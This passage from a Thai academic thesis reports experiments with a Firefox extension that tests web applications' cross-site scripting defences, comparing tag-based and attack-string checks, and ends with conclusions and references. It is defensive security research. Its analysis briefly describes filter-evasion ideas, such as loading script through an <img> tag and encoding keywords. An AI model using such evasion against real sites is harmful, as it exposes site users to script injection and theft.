รูปแบบการป้องกัน	จำนวนสตริงที่ผ่านการป้องกันจากการตรวจสอบรูปแบบที่ 2	จำนวนสตริงที่ผ่านการป้องกันจากการตรวจสอบรูปแบบที่ 4
ไม่มีการป้องกัน	3643	103
มีจุดอ่อนมาก	3470	71
การป้องกันที่แก้ไข	2868	30
แข็งแรง	4	17

จากตารางที่ 5.1 เป็นผลการทดสอบการทำงานของเครื่องมือในการตรวจหาจุดอ่อนครอสไซต์สคริปติ้งโดยใช้รูปแบบ 2 และรูปแบบที่ 4 ทดสอบกับการป้องกันในรูปแบบต่างๆในส่วนของการทดลองเบื้องต้น

ตารางที่ 5.2 ผลการแจ้งสตริงที่ผ่านการป้องกันจากการทดลองเบื้องต้นที่ทำการตรวจสอบด้วยรูปแบบที่ 2 และรูปแบบที่ 4 เมื่อทดสอบกับการป้องกันในรูปแบบต่างๆเป็นเปอร์เซ็นต์

รูปแบบการป้องกัน	เปอร์เซ็นต์สตริงผ่านการป้องกันจากการตรวจสอบรูปแบบที่ 2	เปอร์เซ็นต์สตริงผ่านการป้องกันจากการตรวจสอบรูปแบบที่ 4
ไม่มีการป้องกัน	100%	100%
มีจุดอ่อนมาก	95.25%	68.93%
การป้องกันที่แก้ไข	78.73%	29.13%
แข็งแรง	0.11%	16.50%

จากตารางที่ 5.2 เป็นผลการทดสอบการทำงานของเครื่องมือในการตรวจหาจุดอ่อนครอสไซต์สคริปติ้งโดยใช้รูปแบบ 2 และรูปแบบที่ 4 ทดสอบกับการป้องกันในรูปแบบต่างๆในส่วนของการทดลองเบื้องต้น โดยแสดงผลเป็นเปอร์เซ็นต์ของสตริงที่สามารถผ่านการป้องกันเทียบกับจำนวนสตริงทดสอบทั้งหมด

ตารางที่ 5.3 ผลการแจ้งสตริงที่ผ่านการป้องกันจากการทดลองเพิ่มเติมที่ทำการตรวจสอบด้วยรูปแบบที่ 2 และรูปแบบที่ 4 เมื่อทดสอบกับการป้องกันในรูปแบบต่างๆ

รูปแบบการป้องกัน	จำนวนสตริงที่ผ่านการป้องกันจากการตรวจสอบรูปแบบที่ 2	จำนวนสตริงที่ผ่านการป้องกันจากการตรวจสอบรูปแบบที่ 4
อาศัยอีลีเมนต์	1987	0
อาศัยแอททริบิวต์	2229	1
อาศัยอีลีเมนต์และแอททริบิวต์	1566	0
อาศัยแท็ก	0	14

จากตารางที่ 5.3 เป็นผลการทดสอบการทำงานของเครื่องมือในการตรวจหาจุดอ่อนครอสไซต์สคริปติ้งโดยใช้รูปแบบ 2 และรูปแบบที่ 4 ทดสอบกับการป้องกันในรูปแบบต่างๆที่ได้รับการแก้ไขในส่วนของการทดลองเพิ่มเติม

ตารางที่ 5.4 ผลการแจ้งสตริงที่ผ่านการป้องกันจากการทดลองเพิ่มเติมที่ทำการตรวจสอบด้วยรูปแบบที่ 2 และรูปแบบที่ 4 เมื่อทดสอบกับการป้องกันในรูปแบบต่างๆเป็นเปอร์เซ็นต์

รูปแบบการป้องกัน	เปอร์เซ็นต์สตริงผ่านการป้องกันจากการตรวจสอบรูปแบบที่ 2	เปอร์เซ็นต์สตริงผ่านการป้องกันจากการตรวจสอบรูปแบบที่ 4

อาศัยอีลีเมนต์	54.54%	0%
อาศัยแอททริบิวต์	61.18%	0.97%
อาศัยอีลีเมนต์และแอททริบิวต์	42.99%	0%
อาศัยแท็ก	0%	13.59%

จากตารางที่ 5.4 เป็นผลการทดสอบการทำงานของเครื่องมือในการตรวจหาจุดอ่อนครอสไซต์สคริปติ้งโดยใช้รูปแบบที่ 2 และรูปแบบที่ 4 ทดสอบกับการป้องกันในรูปแบบต่างๆที่ได้รับการแก้ไขในส่วนของการทดลองเพิ่มเติม โดยแสดงผลเป็นเปอร์เซ็นต์ของสตริงที่สามารถผ่านการป้องกันเทียบกับจำนวนสตริงทดสอบทั้งหมด


5.3 วิเคราะห์ผลการทดลอง

จากการทดลองเบื้องต้นที่เป็นการใช้เครื่องมือทำการตรวจสอบการป้องกันในรูปแบบต่างๆซึ่งประกอบด้วยรูปแบบไม่มีการป้องกัน รูปแบบมีจุดอ่อนมาก รูปแบบการป้องกันที่แก้ไขและรูปแบบแข็งแรง ผลการตรวจสอบรูปแบบที่ 2 พบว่ามีสตริงทดสอบที่สามารถผ่านการป้องกันได้เป็น 3643, 3470, 2868, 4 ตามลำดับและผลจากการตรวจสอบรูปแบบที่ 4 เป็น 103, 71, 30 และ 17 ตามลำดับ เมื่อทำการคิดเป็นเปอร์เซ็นต์โดยเทียบกับสตริงทดสอบทั้งหมดของแต่ละรูปแบบการตรวจสอบแล้วการตรวจสอบรูปแบบที่ 2 ได้เป็น 100%, 95.25%, 78.73%, 0.11% ตามลำดับและการตรวจสอบรูปแบบที่ 4 ได้เป็น 100%, 68.93%, 29.13% และ 16.50% ตามลำดับ ทำให้สามารถสรุปได้ว่าเมื่อการป้องกันมีจุดอ่อนมาก (ป้องกันไม่ดี) การทำการตรวจสอบของเครื่องมือในรูปแบบที่ 2 หรือรูปแบบการตรวจสอบแท็กจะมีการทำงานที่ครอบคลุมกว่ากล่าวคือเครื่องมือแจ้งเตือนถึงรูปแบบของอันตรายที่สามารถเกิดขึ้นได้มากกว่า แต่เมื่อการป้องกันมีความแข็งแรงมาก (ป้องกันได้ดี) รูปแบบการตรวจสอบโดยการโจมตีสามารถแจ้งเตือนถึงรูปแบบของอันตรายได้มากกว่า ซึ่งผลที่ได้นั้นถือว่าปกติเพราะการโจมตีส่วนใหญ่จะพยายามใช้วิธีที่คาดไม่ถึงและมีรูปแบบของสตริงที่ไม่ค่อยได้ใช้กันทั่วไปหรือมีลักษณะที่ผิดปกติ อย่างเช่น การใช้แท็ก <img> ไปทำการโหลดไฟล์จาวาสคริปต์เพื่อเรียกสคริปต์ขึ้นมาทำงานเป็นต้น ซึ่งส่วนใหญ่เป็นการทำเพื่อหลบเลี่ยงให้หลุดจากการตรวจสอบมากกว่าการทำให้ครอบคลุมสิ่งที่ควรตรวจสอบ ทำให้การทำงานในรูปแบบตรวจสอบแท็กที่เน้นในเรื่องของความครอบคลุมและเป็นการเรียกใช้แท็กในลักษณะปกติจึงแจ้งผลได้น้อยกว่าเมื่อทดสอบกับการป้องกันที่มีความครอบคลุม

จากการทดลองเพิ่มเติมที่อาศัยผลการตรวจสอบจากส่วนของการทดลองเบื้องต้นมาช่วยแก้ไขการป้องกันให้แข็งแรงขึ้นโดยสร้างเป็นการป้องกันรูปแบบใหม่ซึ่งประกอบด้วย รูปแบบอาศัยอีลีเมนต์ รูปแบบอาศัยแอททริบิวต์ รูปแบบอาศัยอีลีเมนต์และแอททริบิวต์และรูปแบบอาศัยแท็ก

ผลจากการตรวจสอบรูปแบบที่ 2 พบว่ามีสตริงทดสอบที่สามารถผ่านการป้องกันได้เป็น 1987, 2229, 1566, 0 ตามลำดับและผลจากการตรวจสอบรูปแบบที่ 4 เป็น 0, 1, 0 และ 14 ตามลำดับ เมื่อทำการคิดเป็นเปอร์เซ็นต์โดยเทียบกับสตริงทดสอบทั้งหมดของแต่ละรูปแบบการตรวจสอบแล้วการตรวจสอบรูปแบบที่ 2 ได้เป็น 54.54%, 61.18%, 42.99%, 0% ตามลำดับและการตรวจสอบรูปแบบที่ 4 ได้เป็น 0%, 0.97%, 0% และ 13.59% ตามลำดับ ทำให้สามารถสรุปได้ว่าในการตรวจสอบความปลอดภัยของแอพพลิเคชั่นในเรื่องของครอสไซต์สคริปติ้งจำเป็นต้องใช้รูปแบบการตรวจสอบทั้งสองแบบควบคู่กัน เพราะแม้การแจ้งเตือนจากการตรวจสอบรูปแบบที่ 4 จะเป็น 0 แต่การแจ้งเตือนจากการตรวจสอบของรูปแบบที่ 2 ที่เป็นการเรียกใช้แท็กโดยตรงจะยังมีการแจ้งเตือนออกมาและในทางกลับกันแม้จะไม่มีการแจ้งเตือนจากการตรวจสอบรูปแบบที่ 2 เกิดขึ้นแต่การแจ้งเตือนจากการตรวจสอบของรูปแบบที่ 4 จะยังคงมีอยู่


อย่างไรก็ตามนอกจากจะบอกจำนวนสตริงที่ผ่านได้ เครื่องมือที่พัฒนาขึ้นยังให้ข้อมูลการป้องกันเกี่ยวกับการอนุญาตสิ่งที่เป็นความเสี่ยงออกมาดังรูปที่ 5.1 ซึ่งเชื่อว่าจะช่วยลดปัญหาให้กับผู้พัฒนาได้มากไม่ต้องทำการวิเคราะห์สตริงทดสอบทีละตัวว่าส่งผลกระทบอย่างไรต่อระบบอย่างที่ต้องทำกันในการทดสอบทั่วไป ซึ่งการปรับแก้โดยไม่รู้ถึงสาเหตุของความเสี่ยงที่แน่ชัดอาจจะทำให้การป้องกันที่ปรับแก้แล้วก็ยังคงมีความเสี่ยงเหลืออยู่ อย่างเช่นในกรณีการป้องกันรูปแบบอาศัยแอททริบิวต์จะพบว่ายังคงเหลือความเสี่ยงอยู่ นั่นเป็นเพราะสตริงทดสอบที่เป็นความเสี่ยงไม่มีการใช้แอททริบิวต์จึงทำให้ยังสามารถผ่านการป้องกันที่ปรับแก้แล้วได้เหมือนเดิม



รูปที่ 5.1 ตัวอย่างการแจ้งเตือนของเครื่องมือในรูปแบบการตรวจสอบแท็ก

จากรูปที่ 5.1 กรณีที่จำนวนของสตริงที่ผ่านการป้องกันได้มีมากถ้าต้องไปตรวจสอบทีละตัวตามวิธีปกติจะทำให้เสียเวลานาน ขณะที่เครื่องมือที่พัฒนาขึ้นจะสามารถแสดงสาเหตุที่แจ้งเตือนออกมาอย่างเด่นชัดจึงเป็นการอำนวยความสะดวกให้แก่ผู้ตรวจสอบเพื่อให้นำไปใช้พิจารณา

ทำการปรับปรุงแก้ไขต่อไป นอกจากนี้เครื่องมือยังมีการทำงานในการตรวจสอบการป้องกันเพื่อให้ข้อมูลเพิ่มเติมถึงเรื่องการป้องกันอักขระอันตรายและการตรวจสอบการเข้ารหัสซึ่งเป็นการทำงานของเครื่องมือในรูปแบบการตรวจสอบอักขระและการเข้ารหัสหรือรูปแบบที่ 3 ที่จะแจ้งลักษณะของการป้องกันที่มีอยู่ออกมาดังรูปที่ 5.2 เป็นการทำเพื่อช่วยให้ข้อมูลสำหรับการพิจารณาแก้ไขการป้องกันเพิ่มเติมต่อไป เนื่องจากถ้าไม่มีการตรวจสอบการเข้ารหัสแล้วความเสี่ยงที่มีอยู่จะมีมากขึ้นและในบางรูปแบบของการป้องกันจะก่อให้เกิดความเสี่ยงได้ เช่น ในกรณีที่อนุญาตให้ใช้อีลีเมนต์ที่พิจารณาเพิ่มเติมและแม้คำสำคัญจะไม่อนุญาตแต่การโจมตีจะเกิดขึ้นได้เมื่อคำสำคัญอยู่ในรูปแบบของการเข้ารหัส



รูปที่ 5.2 ตัวอย่างการแจ้งเตือนของเครื่องมือในรูปแบบการตรวจสอบอักขระและการเข้ารหัส

บทที่ 6

สรุปผลการวิจัยและข้อเสนอแนะ

งานวิจัยนี้เป็นการศึกษาเกี่ยวกับแนวทางในการช่วยเหลือปัญหาเกี่ยวกับการโจมตีครอสไซต์สคริปติ้งโดยได้ทำการรวบรวมและจัดแบ่งงานวิจัยที่เกี่ยวข้องในการบรรเทาปัญหาครอสไซต์สคริปติ้งออกเป็นกลุ่มตามลักษณะที่มีต่อครอสไซต์สคริปติ้งของแต่ละเทคนิคที่ได้นำเสนอและได้ทำการพัฒนาเครื่องมือเพื่อช่วยลดปัญหาครอสไซต์สคริปติ้งโดยเป็นการเสนอแนวทางเบื้องต้นในการให้ข้อมูลแก่ผู้ใช้ได้นำไปพิจารณาในการทรัสต์และเป็นการช่วยเหลือในการทดสอบความปลอดภัยของเว็บแอพพลิเคชั่นซึ่งได้อาศัยความรู้จากแหล่งต่างๆมาใช้ในการทดสอบและในการแจ้งเตือน

6.1 สรุปผลการวิจัย

ในงานวิจัยนี้ได้ทำการจัดแบ่งงานวิจัยที่เกี่ยวข้องในการบรรเทาปัญหาครอสไซต์สคริปติ้งออกเป็นกลุ่มตามลักษณะที่มีต่อครอสไซต์สคริปติ้งของแต่ละเทคนิคที่ได้นำเสนอเพื่อให้เห็นแนวทางเทคนิคที่เป็นที่สนใจของนักวิจัยต่อครอสไซต์สคริปติ้งได้และทำการพัฒนาเครื่องมือเพื่อช่วยลดปัญหาครอสไซต์สคริปติ้ง

โดยในส่วนของการจัดแบ่งงานวิจัยนั้นได้ทำการจัดแบ่งงานวิจัยออกเป็น 4 กลุ่ม แอนนะไลซ์ ดิเทคท์ มิททิเกทและเทสท์ ซึ่งพบว่างานวิจัยส่วนใหญ่ตกอยู่ในส่วนของมิททิเกทที่ส่วนมากเป็นการอำนวยความสะดวกในการป้องกันหรือตอบสนองความต้องการของการทำงานที่มากกว่าปกติให้แก่ผู้พัฒนา เช่น สามารถกำหนดการทำงานของเบราว์เซอร์ต่อการใช้สคริปต์ฝั่งไคล์เอนท์ขึ้นทำงานได้อย่างมีระเบียบมากขึ้น แต่ตัวการป้องกันผู้พัฒนาจำเป็นต้องพิจารณาให้เหมาะสมตามการทำงานของแอพพลิเคชั่นด้วยตัวเองและพบว่ายังขาดแคลนงานที่มีเทคนิคในกลุ่มอื่นอยู่มาก

สำหรับการพัฒนาเครื่องมือเพื่อช่วยลดปัญหาครอสไซต์สคริปติ้งนั้นได้ทำการพัฒนาเครื่องมือขึ้นเป็นการตรวจสอบ 4 รูปแบบ รูปแบบการตรวจสอบพื้นฐาน, รูปแบบการตรวจสอบแท็ก, รูปแบบการตรวจสอบอักขระและการเข้ารหัสและรูปแบบการตรวจสอบโดยการโจมตีจริงซึ่งการทำงานของรูปแบบการตรวจสอบพื้นฐานเป็นการส่งอีลีเมนต์ที่มีความเสี่ยงเด่นชัดไปทดสอบกับแอพพลิเคชั่นที่กำลังใช้งานอยู่แล้วตรวจสอบการตอบสนองกลับมาในทันทีเป็นการให้ข้อมูลแก่ผู้ใช้ได้นำไปพิจารณาในการทรัสต์ซึ่งไม่ควรทรัสต์หากมีการแจ้งเตือน ส่วนการทำงานในรูปแบบการตรวจสอบแท็กเป็นการตรวจสอบด้วยอีลีเมนต์ที่มีความเสี่ยง แอททริบิวต์ที่มีความเสี่ยงและคำสำคัญที่เมื่อใช้ร่วมกับอีลีเมนต์และแอททริบิวต์บางตัวแล้วจะเกิดความเสี่ยงขึ้นโดยเป็นการ

เรียกใช้แท็กในลักษณะปกติทำเพื่อตรวจสอบความครอบคลุมของการป้องกันของแอพพลิเคชั่น ส่วนการทำงานรูปแบบการตรวจสอบอักขระและการเข้ารหัสนั้นทำเพื่อให้ข้อมูลลักษณะการป้องกันในเรื่องการอนุญาตอักขระและการอนุญาตการเข้ารหัสออกมาให้ทราบซึ่งเป็นเรื่องที่มีความสำคัญเพราะเมื่ออนุญาตการเข้ารหัสให้ใช้งานได้ในบางกรณีจะสามารถสร้างการโจมตีให้มีความหลากหลายได้มากขึ้นซึ่งส่วนใหญ่จะถูกใช้เพื่อหลบเลี่ยงการป้องกันและที่ทำให้การเข้ารหัสมีความสำคัญเพราะการเข้ารหัสสามารถใช้งานร่วมกับอีลีเมนต์ที่เป็นที่นิยมและส่วนใหญ่อนุญาตให้ใช้งานกันอย่าง <a> หรือ <img> ได้ และสุดท้ายในรูปแบบการตรวจสอบโดยการโจมตีจริงเป็นการตรวจสอบที่นิยมใช้กันทั่วไปโดยเป็นการนำสตริงที่ถูกรวบรวมจัดไว้ว่าเป็นเพย์โหลดที่จะก่อให้เกิดครอสไซต์สคริปติ้งมาทดสอบโจมตีซึ่งส่วนใหญ่จะอยู่ในลักษณะที่พยายามหลบเลี่ยงการป้องกัน

ผลการทดลองเบื้องต้นที่เป็นการทดสอบกับการป้องกัน 4 รูปแบบที่นำมาจากแอพพลิเคชั่นที่มีอยู่จริงแสดงให้เห็นว่าเมื่อการป้องกันมีจุดอ่อนมากการทำงานตรวจสอบของเครื่องมือในรูปแบบการตรวจสอบแท็กจะมีการทำงานที่ครอบคลุมกว่ากล่าวคือเครื่องมือแจ้งเตือนถึงรูปแบบของอันตรายที่สามารถเกิดขึ้นได้มากกว่า แต่เมื่อการป้องกันมีความแข็งแรงมากรูปแบบการตรวจสอบโดยการโจมตีจริงจะสามารถแจ้งเตือนถึงอันตรายได้มากกว่า

ในการทดลองเพิ่มเติมที่เป็นการปรับแก้การป้องกันตามการแจ้งเตือนของการทดลองเบื้องต้นโดยไม่ใช้ผลแจ้งเตือนระหว่างแต่ละรูปแบบร่วมกันเป็นรูปแบบการป้องกันใหม่ 4 รูปแบบ พบว่าเมื่อรูปแบบการตรวจสอบโดยการโจมตีจริงไม่มีการแจ้งเตือนแต่รูปแบบการตรวจสอบแท็กจะแจ้งเตือนออกมาและในทางกลับกันเมื่อรูปแบบการตรวจสอบแท็กไม่มีการแจ้งเตือนแต่รูปแบบการตรวจสอบโดยการโจมตีจริงจะแจ้งเตือนออกมาจึงทำให้ต้องใช้ทั้งสองวิธีในการตรวจสอบความปลอดภัยเกี่ยวกับครอสไซต์สคริปติ้งเพื่อให้มั่นใจว่าความเสี่ยงจะไม่เกิดขึ้น

อย่างไรก็ตามในรูปแบบการตรวจสอบแท็กของเครื่องมือที่พัฒนาขึ้นนอกจากจะแจ้งถึงจำนวนสตริงที่ผ่านการป้องกันได้แล้วยังมีการแจ้งเตือนถึงความเสี่ยงที่ชัดเจนเป็นการบอกสาเหตุที่แจ้งเตือนออกมาว่าเสี่ยงเพราะอีลีเมนต์หรือแอททริบิวต์อะไรจึงเป็นการช่วยลดภาระให้กับผู้พัฒนาในการปรับปรุงการป้องกันไม่ต้องไปวิเคราะห์สตริงโจมตีทีละตัว

6.2 **ข้อเสนอแนะ**

1. การทดสอบการป้องกันครอสไซต์สคริปติ้งจะได้ผลดีมากน้อยเพียงใดขึ้นอยู่กับรูปแบบการโจมตีและความครอบคลุมของสตริงที่ใช้ทดสอบและขึ้นอยู่กับลักษณะการทำการป้องกันของทางฝั่งเซอร์เวอร์

2. ในการตรวจสอบความปลอดภัยของเว็บแอพพลิเคชั่นเนื่องจากแอพพลิเคชั่นมีความหลากหลายมากเครื่องมือที่ใช้ในการตรวจสอบควรจะมีการทำงานที่สามารถรองรับรูปแบบของแอพพลิเคชั่นได้หลายแบบ เช่น สามารถทำงานกับแอพพลิเคชั่นที่ต้องส่งอินพุตแบบต่อเนื่อง (เพจแรกรับอินพุตเบื้องต้นไว้ก่อน เพจถัดไปให้ส่งอินพุตเพิ่มจากนั้นจึงประมวลผลแล้วตอบสนองกลับมาให้ผู้ใช้) ได้
3 ถ้าสามารถแยกรูปแบบการโจมตีออกได้อย่างชัดเจนจะทำให้สามารถสร้างการทดสอบที่จะช่วยให้บอกสาเหตุของการแจ้งเตือนที่ชัดเจนได้ซึ่งจะเป็นการช่วยลดภาระในการตรวจสอบ

6.3 บทสรุป

งานวิจัยนี้เป็นการศึกษาเกี่ยวกับแนวทางในการช่วยเหลือปัญหาเกี่ยวกับการโจมตีครอสไซต์สคริปติ้งจากการที่ได้ทำการรวบรวมและจัดแบ่งงานวิจัยที่เกี่ยวข้องในการบรรเทาปัญหาของครอสไซต์สคริปติ้งออกเป็นกลุ่มตามลักษณะที่มีต่อครอสไซต์สคริปติ้งของแต่ละเทคนิคที่งานวิจัยได้นำเสนอซึ่งช่วยให้ผู้สนใจศึกษาสามารถเข้าใจแนวทางของงานวิจัยที่มีอยู่ได้อย่างรวดเร็วและจากการที่ได้พัฒนาเครื่องมือเป็นไฟร์ฟอกซ์เอกเทนชันที่เป็นการทำงานใกล้ชิดกับเบราว์เซอร์จึงสามารถที่จะช่วยให้ข้อมูลแก่ผู้ใช้ได้นำไปพิจารณาในการทรัสต์ได้ นอกจากนี้จากการประยุกต์ใช้ความรู้เกี่ยวกับการโจมตีและการป้องกันจากแหล่งต่างๆทำให้เครื่องมือที่พัฒนานอกจากจะลดภาระในการสร้างสตริงทดสอบและทำให้ตรวจสอบได้ครอบคลุมมากขึ้นแล้วยังสามารถให้ข้อมูลความเสี่ยงจากสตริงทดสอบที่ได้แจ้งเตือนและลักษณะการป้องกันที่มีต่อการโจมตีครอสไซต์สคริปติ้งออกมาให้ทราบจึงช่วยให้สามารถเข้าใจและปรับปรุงการป้องกันได้อย่างมีประสิทธิภาพมากขึ้น

รายการอ้างอิง

[1] Cross-site_scripting[Online]. Available from: http://en.wikipedia.org/wiki/Cross-site_scripting [2008,January 23]

[2] CERT® Advisory CA-2000-02 Malicious HTML Tags Embedded in Client Web Requests[Online]. Available from: http://www.cert.org/advisories/CA-2000-02.html [2008,January 23]

[3] Amit Klein. DOM Based Cross Site Scripting or XSS of the Third Kind[Online]. Available from: http://www.webappsec.org/projects/articles/071105.shtml [2008,January 23]

[4] Testing for Cross site scripting[Online]. Available from: http://www.owasp.org/index.php/Cross_site_scripting_AoC [2008,January 23]

[5] Samy. I'll never get caught. I'm Popular[Online]. Available from: http://namb.la/popular/ [2008,January 23]

[6] E. Chien. Malicious Yahooligans[Online]. Available from: http://www.Symantec.com/avcenter/reference/malicious.yahooligans.pdf [2008,January 23]

[7] Y. AMIT, D. ALLAN, and A. SHARABANI. OVERTAKING GOOGLE DESKTOP[Online]. Available from: http://www.watchfire.com/resources/Overtaking-Google-Desktop.pdf [2008,January 23]

[8] HTML[Online]. Available from: http://en.wikipedia.org/wiki/ [2008,January 23]

[9] Hypertext Transfer Protocol[Online]. Available from: http://en.wikipedia.org/wiki/HTTP [2008,January 23]

[10] Web application[Online]. Available from: http://en.wikipedia.org/wiki/Web_application [2008,January 23]

[11] Javascript[Online]. Available from: http://en.wikipedia.org/wiki/Javascript [2008,January 23]

[12] T. Powell and F. Schneider. JavaScript: The Complete Reference. second edition. United States: McGraw-Hill/Osborne, 2004.

[13] Sandbox (computer security)[Online]. Available from: http://en.wikipedia.org/wiki/Sandbox_(computer_security) [2008,January 23]

[14] Same origin policy[Online]. Available from: http://en.wikipedia.org/wiki/Same_origin_policy [2008,January 23]

[15] H. J. Wang, X. Fan, J. Howell, and C. Jackson. Protection and communication abstractions for web browsers in MashupOS. In Proceedings of twenty-first ACM SIGOPS symposium on Operating systems principles Stevenson, Washington, USA ACM, pp. 1-16, 2007.

[16] The Evolution of Cross-Site Scripting Attacks[Online]. Available form: http://www.idefense.com [2008,January 23]

[17] S. Kals, E. Kirda, C. Kruegel, and N. Jovanovic. SecuBat: a web vulnerability scanner. In Proceedings of the 15th international conference on World Wide Web Edinburgh, Scotland ACM, pp. 247-256, 2006.

[18] G. Neville-Neil. Vicious XSS. Queue 3 (2005): 12-15.

[19] R. C. Barnett. Preventing Web Attacks With Apache. Addison Wesley, 2006.

[20] Extensions[Online]. Available from: http://developer.mozilla.org/en/docs/Extensions [2008,January 23]

[21] XSS-Me[Online]. Available from: http://www.securitycompass.com/exploit_me/xssme/xssme_faq.shtml [2008,January 23]

[22] XSS Warning[Online]. Available from: http://www.gianniamato.it/project/extension/xsswarning/ [2008,January 23]

[23] NoScript[Online]. Available from: http://noscript.net/ [2008,January 23]

[24] RSnake. XSS Cheat Sheet[Online]. Available from: http://ha.ckers.org/xss.html [2008,January 23]

[25] G. A. D. Lucca, A. R. Fasolino, M. Mastoianni, and P. Tramontana. Identifying Cross Site Scripting Vulnerabilities in Web Applications. In Proceedings of the Web Site Evolution, Sixth IEEE International Workshop on (WSE'04) - Volume 00 IEEE Computer Society, pp. 71-80, 2004.

[26] Y.-W. Huang, F. Yu, C. Hang, C.-H. Tsai, D.-T. Lee, and S.-Y. Kuo. Securing web application code by static analysis and runtime protection. In Proceedings of the 13th international conference on World Wide Web New York, NY, USA ACM, pp. 40-52, 2004.

[27] N. Jovanovic, C. Kruegel, and E. Kirda. Precise alias analysis for static detection of web application vulnerabilities. In Proceedings of the 2006 workshop on Programming languages and analysis for security Ottawa, Ontario, Canada ACM, pp. 27-36, 2006.

[28] Pixy: XSS and SQLI Scanner for PHP Programs[Online]. Available from: http://pixybox.seclab.tuwien.ac.at/pixy/ [2008,January 23]

[29] O. Ismail, M. Etoh, Y. Kadobayashi, and S. Yamaguchi. A Proposal and Implementation of Automatic Detection/Collection System for Cross-Site Scripting Vulnerability. In Proceedings of the 18th International Conference on Advanced Information Networking and Applications - Volume 2 IEEE Computer Society, pp. 145, 2004.

[30] C. Kruegel and G. Vigna. Anomaly detection of web-based attacks. In Proceedings of the 10th ACM conference on Computer and communications security Washington D.C., USA ACM, pp. 251-261, 2003.

[31] J.-C. Lin and J.-M. Chen. An Automatic Revised Tool for Anti-Malicious Injection. In Proceedings of the Sixth IEEE International Conference on Computer and Information Technology (CIT'06) - Volume 00 IEEE Computer Society, pp. 164, 2006.

[32] T. Jim, N. Swamy, and M. Hicks. Defeating script injection attacks with browser-enforced embedded policies. In Proceedings of the 16th international conference on World Wide Web Banff, Alberta, Canada ACM, pp. 601-610, 2007.

[33] B. Livshits and I. Erlingsson. Using web application construction frameworks to protect against code injection attacks. In Proceedings of the 2007 workshop on Programming languages and analysis for security San Diego, California, USA ACM, pp. 95-104, 2007.

[34] E. Kirda, C. Kruegel, G. Vigna, and N. Jovanovic. Noxes: a client-side solution for mitigating cross-site scripting attacks. In Proceedings of the 2006 ACM symposium on Applied computing Dijon, France ACM, pp. 330-337, 2006.

[35] D. Scott and R. Sharp. Abstracting application-level web security. In Proceedings of the 11th international conference on World Wide Web. Honolulu, Hawaii, USA: ACM, pp. 396-407, 2002.

[36] J. Shanmugam and M. Ponnavaikko. A solution to block Cross Site Scripting Vulnerabilities based on Service Oriented Architecture. In 6th IEEE/ACIS International Conference on Computer and Information Science (ICIS 2007). Melbourne, Australia: ICIS, pp. 861-866, 2007.

[37] G. Hermosillo, R. Gomez, L. Seinturier, and L. Duchien. AProSec: an Aspect for Programming Secure Web Applications. In Proceedings of the The Second International Conference on Availability, Reliability and Security IEEE Computer Society, pp. 1026-1033, 2007.

[38] J. Shanmugam and M. Ponnavaikko. XSS Application Worms: New Internet Infestation and Optimized Protective Measures. In Proceedings of the Eighth ACIS International Conference on Software Engineering, Artificial Intelligence, Networking, and Parallel/Distributed Computing (SNPD 2007) - Volume 03 IEEE Computer Society, pp. 1164-1169, 2007.

[39] M. Johns and C. Beyerlein. SMask: preventing injection attacks in web applications by approximating automatic data/code separation. In Proceedings of the 2007 ACM symposium on Applied computing Seoul, Korea ACM, pp. 284-291, 2007.

[40] V. Kongsli. Security testing with Selenium. In Companion to the 22nd ACM SIGPLAN conference on Object oriented programming systems and applications companion Montreal, Quebec, Canada ACM, pp. 862-863, 2007.

[41] Selenium web application testing system[Online]. Available from: http://www.openqa.org/selenium/ [2008,January 23]

[42] How To Identify Cross Site Scripting Vulnerabilities[Online]. Available from: http://www.guidanceshare.com/wiki/How_To_Identify_Cross_Site_Scripting_Vulnerabilities [2008,January 23]

[43] How To: Prevent Cross-Site Scripting in ASP.NET[Online]. Available from: http://msdn2.microsoft.com/en-us/library/ms998274.aspx [2008,January 23]

[44] Safehtml[Online]. Available from: http://www.pixelapes.com/safehtml/?page=safehtml [2008,January 23]

[45] XSS Prevention[Online]. Available from: http://wiki.flux-cms.org/display/BLOG/XSS+Prevention [2008,January 23]

[46] PHP XSS (cross site scripting) filter function[Online]. Available from: http://quickwired.com/smallprojects/php_xss_filter_function.php [2008,January 23]

[47] HTML 4.01 Specification[Online]. Available from: http://www.w3.org/TR/html401/ [2008,January 23]

[48] Common Tag Attributes: Event Handlers[Online]. Available from: http://www.blooberry.com/indexdot/html/tagpages/attributes/events.htm [2008,January 23]

[49] PHP-Nuke[Online]. Available from: http://phpnuke.org/ [2008,January 23]

